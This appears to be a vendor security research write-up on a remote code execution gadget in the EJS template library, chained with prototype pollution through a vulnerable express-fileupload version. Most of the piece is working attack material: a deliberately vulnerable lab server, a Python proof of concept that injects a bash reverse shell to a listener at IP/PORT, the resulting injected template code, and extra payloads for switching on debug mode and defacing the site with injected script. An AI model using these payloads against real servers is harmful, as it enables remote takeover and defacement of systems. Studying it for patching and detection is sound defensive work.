ICT GROUP

Strypes


CHAIN OF UNRESTRICTED RENDER OPTIONS

EJS RCE CAPABILITIES RESEARCH

by Diyan Apostolov, Solution Architect

BACKGROUND

Our focus for today will be on the EJS library and its capabilities. You can get the EJS package from npmjs.com, ejs - npm. It is used for embedding javascript templates... and it is pretty widely used by the world



And now, let's start getting deeper by having a quick background information about it.

Till EJS@3.1.6, there was this outputFunctionName opt which was used and abused via prototype pollution to gain remote code execution. In release 3.1.7, the owner presented the following fix

1. Declaration of _JS_Identifier

```
...
var _JS_IDENTIFIER = /^[a-zA-Z_$][0-9a-zA-Z_$]*$/;
...
```

2. Regex check on outputFunctionName against _JS_Identifier (there is a limitation of user's input now for a few opts)

```
...
if (opts.outputFunctionName) {
  if (!_JS_IDENTIFIER.test(opts.outputFunctionName)) {
     throw new Error('outputFunctionName is not a valid JS identifier.');
  }
  prepended += '  var ' + opts.outputFunctionName + ' = __append;' + '\n';
}
...
```

As we couldn't find a way to bypass the RegEx check, we have focused on some other possibilities.

Description of the RCE gadget

The discussed RCE gadget has been there for quite a while as it was presented to the public for a first time in version 2.6.2(Jun 15, 2019), and of course, it is still present in the current-latest/3.1.9 version. I'm wondering how to call it: vulnerability or a chain of unrestricted render options (which by itself is a vulnerability)?! Anyways, while studying the code of ejs.js, the following lines got our attention

```
...
if (opts.client) {
  src = 'escapeFn = escapeFn || ' + escapeFn.toString() + ';' + '\n' + src;
  if (opts.compileDebug) {
    src = 'rethrow = rethrow || ' + rethrow.toString() + ';' + '\n' + src;
  }
}
 ...
```

So if the client opt is true, we will trigger the following additional line

```
...
src = 'escapeFn = escapeFn || ' + escapeFn.toString() + ';' + '\n' + src;
...
```

Great, and what about if we have the escapeFn opt polluted upfront?!

As discovered, we need to have the client opt set to true in order to have our escapeFn triggered. If we look again in the code, we can pollute the client opt to anything (regardless of its type being a string, integer,...they are all passed as strings) and the if statement will consider it as true.

```
...
if (opts.client) {
    src = 'escapeFn ...
...
```

To manage the opts we will need prototype pollution capabilities and in the following setup, we will be abusing express-fileupload v.1.1.6 which has a prototype pollution vulnerability (CVE-2020-7699), which is used to pollute the EJS opts and let EJS to run our RCE payload. You can pollute the EJS opts via other vuln modules, for example, you can achieve similar SSPP (Service-Side-Prototype-Pollution) behavior with the following code example:

```
app.get("/SSPPJoy", (req, res) => {

    // simulate common prototype pollution vulnerability
    var x = req.query.x;
    var y = req.query.y;
    var z = req.query.z;

    var obj = {};
    obj[x][y] = z;

    res.send("Yeah!Yeah!You got me!");
})
...
```

In our current scenario, Express-Fileupload is utilized just to showcase the lack of EJS Rendering opts restrictions.

Generally speaking EJS owners are very well aware of the SSPP issues and they try to sanitize each object by using pretty secure functions therefore you cannot really abuse SSPP to infect newly created objects in EJS lib. But EJS doesn't do so with users' provided objects which means that if we provide an infected/polluted object, EJS will just pick it up and the infected rendering opts will be used during rendering. You can dig further into the EJS code as well as the SSPP capability to understand why the following example payload would do our job (refer to Render() => createNullProtoObjWherePossible() => exports.compile in ejs.js) but here is our payload schema:

```
{'__proto__.EJS_RENDERING_OPT': (None, "YOUR_VALUE")}
```

Setup Lab Environment

Server side file structure overview:
server.js (core application)
views (folder hosting EJS views)
- index.ejs (main view, under views folder)

filename: server.js

```
// Setting up the core application & including express-fileupload (which has SSSP capabilities)
const express = require('express');
const fileUpload = require('express-fileupload');
const app = express();
const port = 8080

// Exposing fileUpload and its SSPP capabilities
app.use(fileUpload({
    parseNested: true
}));

// Selecting EJS lib
app.set('view engine', 'ejs');

// Setting up routes
app.get('/', (req, res) => {
    res.render('index');
});

// Starting the app
app.listen(port, () => {
    console.log(`We are now listening on port ${port}`)
```


Create a folder called views and place a file index.ejs with simple HTML content in it.

```
<html>
<body> ProtoType Injection & RCE Joy All Around</body>
</html>
```

Next step would be to install all required libs(use npm install), run the application (#node server.js) and navigating to http://localhost:8080

Here are snapshots of the package-lock.json and the application loaded in the browser

```
"node_modules/ejs": {
      "version": "3.1.9",
      "resolved": "https://registry.npmjs.org/ejs/-/ejs-3.1.9.tgz",
...
    "node_modules/express-fileupload": {
      "version": "1.1.6",
      "resolved": "https://registry.npmjs.org/express-fileupload/-/express-fileupload-1.1.6.tgz",
...
```



ProtoType Injection & RCE Joy All Around

By seeing the ProtoType Injection & RCE Joy All Around response in our browser we can confirm that we have our environment ready so we can move to the exploitation phase.

Proof of Concept

As mentioned earlier, the EJS itself relies on various options which can change EJS rendering accordingly(some are pretty unrestricted). So if you store your payload in the escapeFunction opt and set the client opt to true, you can enjoy your RCE. Obviously by chaining the SSPP and the lack of EJS rendering opts restriction we can achieve RCE.

Here is a RCE revshell python PoC (make sure to update URL, IP/PORT and set socket listener accordingly) which we will trigger a revshell call back to your socket listener.

```
### RCE in EJS 3.1.9 via Prototype Pollution
## bad python by diyan.apostolov

# Importing requests lib
import requests

# Update URL (Victim EJS Server)
url = 'http://localhost:8080'

# Set listener; we are self-involking syntax and a function - ()()
cmd = "(function(){process.mainModule.require('child_process').exec('bash -c \\'bash -i >&
/dev/tcp/IP/PORT 0>&1\\'')})()"

# Store your RCE payload
requests.post(url, files = {'__proto__.escapeFunction': (None, f"{cmd}")})

# Set the client opt to smth, so it can be considered as true
requests.post(url, files = {'__proto__.client': (None, "x")})

# Trigger the RCE
requests.get(url)
print('[ * ] please check your socket listner. Exiting')
```

If you switch on the debugging on the server, you will able to trace and visualize all calls accordingly (check the sidenotes for switching on the debugging mode remotely)

```
  // Alter exception message
  err.path = filename;
  err.message = (filename || 'ejs') + ':'
    + lineno + '\n'
    + context + '\n\n'
    + err.message;

  throw err;
};
escapeFn = escapeFn || (function() {process.mainModule.require('child_process').exec('bash -c \'bash -i
 >& /dev/tcp/IP/PORT 0>&1\'')})();
var __line = 1
  , __lines = "<html>\n\n<body> ProtoType Injection & RCE Joy All Around</body>\n\n</html>"
```

Here is a short video of the discussed PoC in action EJS 3.1.9 RCE Gadget.


Side notes and achievements

[*] You can switch on the debugging on server level

```
requests.post(url, files = {'__proto__.debug': (None, f"x")})
```

[*] You can deface the web-app. Quick and dirty!

```
# Payload
defaceSite = "escapeFn; var __output = \"<html><head><script>alert('Hey welcome to our defaced
site')</script></head><body></html>\"; return __output"
#Request
requests.post(url, files = {'__proto__.escapeFunction': (None, f"{defaceSite}")})
```



[*] You can switch on EJS async rendering, great to reduce loading times and gain better user experience(as it wont wait on your rev shell call)

```
requests.post(url, files = {'__proto__.async': (None, f"x")})
```

[*] There are still interesting things to “fix”
EJS has some other very interesting opts which we can utilize in various directions and gain more joy. I mean, what about the root, context, _with..etc. or even still using the outputFunctionName opts if JS_Validation applied on it some day ? :)

Enjoy your own research further!

Get in touch

REACH OUT AND CONNECT WITH OUR TEAM TODAY

OUR WEBSITE

strypes.eu

OUR ADDRESS

Prof. Dr. Dorgelolaan 30
5613 AM Eindhoven (4th floor)

E-MAIL ADDRESS

business@strypes.eu

Get in touch

ICT GROUP Strypes

REACH OUT AND CONNECT WITH OUR TEAM

OUR WEBSITE

strypes.eu

OUR ADDRESS

Prof. Dr. Dorgelolaan 30
5613 AM Eindhoven (4th floor)

E-MAIL ADDRESS

business@strypes.eu